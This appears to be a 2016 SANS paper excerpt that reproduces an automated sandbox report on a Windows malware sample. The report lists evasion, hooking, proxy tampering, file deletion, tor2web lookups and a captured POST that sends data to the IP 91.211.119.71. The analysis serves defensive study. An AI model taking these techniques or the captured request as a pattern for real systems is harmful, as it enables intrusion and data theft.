
Hiding 7 Malicious Indicators

All indicators are available only in the private webservice or standalone version

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 2/20

Susan Bradley, sbradcpa@pacbell.net

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

Suspicious Indicators 23

Anti-Detection/Stealthyness

Possibly tries to hide a process launching it with different user credentials

details

ImpersonateLoggedOnUser@ADVAPI32.DLL at PID 00002460 (Show Stream)
ImpersonateLoggedOnUser@ADVAPI32.DLL at PID 00002460 (Show Stream)

source

Hybrid Analysis Technology

relevance

3/10

Queries process information

details

"rad5F314.tmp.exe" queried SystemProcessInformation at 00028334-00002764-00000105-69993396
"rad5F314.tmp.exe" queried SystemProcessInformation at 00028334-00002764-00000105-69996022

source

API Call

relevance

4/10

Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)

details

"rad5F314.tmp.exe" (Access type: "QUERYVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "DISABLECACHINGOFSSLPAGES"; Value: "00000000040000000400000000000000")
"firefox.exe" (Access type: "QUERYVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "DISABLECACHINGOFSSLPAGES"; Value: "00000000040000000400000000000000")

source

Registry Access

relevance

3/10

Sets the process error mode to suppress error box

details

"wscript.exe" set its error mode to SEM_NOOPENFILEERRORBOX
"rad5F314.tmp.exe" set its error mode to SEM_NOOPENFILEERRORBOX

source

API Call

relevance

8/10

Environment Awareness

Reads the active computer name

details

"wscript.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME")
"rad5F314.tmp.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME")
"firefox.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME")

source

Registry Access

relevance

5/10

Reads the cryptographic machine GUID

details


"wscript.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")
"rad5F314.tmp.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")
"firefox.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")

source

Registry Access

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 3/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

relevance

10/10

External Systems

Detected Emerging Threats Alert

details

Detected alert "ET POLICY DNS Query to .onion proxy Domain (tor2web)" (SID: 2015576, Rev: 7, Severity: 2) categorized as "Potentially Bad Traffic"
Detected alert "ET POLICY DNS Query to .onion proxy Domain (onion.to)" (SID: 2020116, Rev: 2, Severity: 2) categorized as "Potentially Bad Traffic"

source

Suricata Alerts

relevance

10/10

General

Contains ability to find and load resources of a specific module

details

```
LoadResource@KERNEL32.DLL at PID 00002460
FindResourceExW@KERNEL32.DLL at PID 00002460
LoadResource@KERNEL32.DLL at PID 00002460
FindResourceExW@KERNEL32.DLL at PID 00002460
```

source

Hybrid Analysis Technology

relevance

1/10

POSTs files to a webserver

details

```
"POST /data/info.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://91.211.119.71/data/
x-requested-with: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; .NET4.0C; .NET4.0E)
Host: 91.211.119.71
Content-Length: 752
Connection: Keep-Alive" with no payload
```

source

Network Traffic

relevance

5/10

Reads configuration files

details

```
"wscript.exe" read file "%USERPROFILE%\Desktop\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Users\PSPUBWS\Searches\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Videos\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Pictures\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Contacts\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Favorites\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Music\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Downloads\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Documents\desktop.ini"
"wscript.exe" read file "%USERPROFILE%\Links\desktop.ini"
```

source

API Call

relevance


4/10

Installation/Persistance

Drops executable files

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 4/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

details

"System.dll" has type "PE32 executable (DLL) (GUI) Intel 80386 for MS Windows"
"rad5F314.tmp.exe" has type "PE32 executable (GUI) Intel 80386 for MS Windows Nullsoft Installer self-extracting archive"

source

Extracted File

relevance

10/10

Monitors specific registry key for changes

details

"wscript.exe" monitors "\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\crypt32" (Filter: 4)
"wscript.exe" monitors "\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\NetworkProvider\HwOrder" (Filter: 4)
"wscript.exe" monitors "\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\WinSock2\Parameters\Protocol_Catalog9" (Filter: 1)
"wscript.exe" monitors "\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\WinSock2\Parameters\NameSpace_Catalog5" (Filter: 1)
"rad5F314.tmp.exe" monitors "\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\NetworkProvider\HwOrder" (Filter: 4; Subtree: 2147483648)
"rad5F314.tmp.exe" monitors "\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\WinSock2\Parameters\Protocol_Catalog9" (Filter: 1; Subtree: 2147483648)
"rad5F314.tmp.exe" monitors "\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\WinSock2\Parameters\NameSpace_Catalog5" (Filter: 1; Subtree: 214748364
8)
"rad5F314.tmp.exe" monitors "\REGISTRY\MACHINE\SOFTWARE\Microsoft\Tracing\rad5F314_RASAPI32" (Filter: 14; Subtree: 2147483648)
"rad5F314.tmp.exe" monitors "\REGISTRY\MACHINE\SOFTWARE\Microsoft\Tracing\rad5F314_RASMANCS" (Filter: 14; Subtree: 2147483648)

source

API Call

relevance

4/10

Network Related

Found potential IP address in binary/memory

details

"91.211.119.71"
"158.255.6.109"
"185.162.8.101"

source

String

relevance

3/10

System Destruction

Marks file for deletion

details

"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\nss66DA.tmp" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\HjuhHkiK5" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\Z3j" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\RtjELt" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\YPKP2lY" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\g" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\pzegLkUbo" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\bm7MS" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\vNCHpzlbLA" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\ql2" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\Gv6CRsZ" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\QJ8T" for deletion
"%TEMP%\rad5F314.tmp.exe" marked "%TEMP%\7slH" for deletion

source

API Call

relevance

10/10


Opens file with deletion access rights

details

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 5/20

Susan Bradley, sbradcpa@pacbell.net

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

```
"rad5F314.tmp.exe" opened "%TEMP%\nss66DA.tmp" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\HjuhHkiK5" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\Z3j" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\RtjELt" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\YPKP2iY" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\g" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\pzegLkUbo" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\bm7MS" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\vNCHpzlbLA" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\ql2" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\Gv6CRsZ" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\QJ8T" with delete access
"rad5F314.tmp.exe" opened "%TEMP%\7slH" with delete access
```

source

API Call

relevance

7/10

System Security

Modifies proxy settings

details

```
"wscript.exe" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\ZONEMAP"; Key: "PROXYB
YPASS")
"wscript.exe" (Access type: "DELETEVAL"; Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\ZONEMAP"; Key: "PROXYB
YPASS")
"rad5F314.tmp.exe" (Access type: "SETVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "PROXYENABLE";
Value: "00000000")
"rad5F314.tmp.exe" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "PROXYSERV
ER")
"rad5F314.tmp.exe" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "PROXYOVER
RIDE")
```

source

Registry Access

relevance

10/10

Queries sensitive IE security settings

details

```
"wscript.exe" (Path: "HKCU\SOFTWARE\MICROSOFT\INTERNET EXPLORER\SECURITY"; Key: "DISABLESECURITYSETTINGSCHECK")
```

source

Registry Access

relevance

8/10

Unusual Characteristics

Installs hooks/patches the running process

details

```
"wscript.exe" wrote bytes "40537f7758588077186a8077653c81770000000000000bfde750000000056ccde75000000007ccade75000000003768bb756
a2c8177d62d81770000000002069bb750000000029a6de7500000000a48dbb7500000000f70ede7500000000" to virtual address "0x77961000"
(part of module "NSI.DLL")
"wscript.exe" wrote bytes "77397d7779a88177be728177d62d81771de27c7705a28177c868807757d18777bee37c77616f817768417f7700507f7700000000ad371
e768b2d1e76b6411e7600000000" to virtual address "0x75341000" (part of module "WSHIP6.DLL")
"wscript.exe" wrote bytes "92e67c7779a88177be728177d62d81771de27c7705a28177bee37c77616f817768417f7700507f7700000000ad371e768b2d1e76b6411e
7600000000" to virtual address "0x74E21000" (part of module "WSHTCPIP.DLL")
"rad5F314.tmp.exe" wrote bytes "4d37df75f99cde7578ebdd751861e075fa8bdd75d333df750e45df75a41ddf75d0d9de75e8d9de75013cdf75e19cde752b45df75b
62fdf754123de7500bfde7500000000006d425c7700000000ec22017699e5fe7500000000" to virtual address "0x10003000" (part of module "SYSTEM.D
LL")
"rad5F314.tmp.exe" wrote bytes "0857327604783b76000000000051c1137694981376ee9c137675dc1576273e1576efb21976000000000046cede75013ddf7538ed
df75cfcdde753123de75de2fdf75c4cade7580bbde7552bade759fbbde7592bbde7546bade750abfde7500000000" to virtual address "0x6ED01000" (part of m
odule "SHFOLDER.DLL")
```

source

Hook Detection

relevance

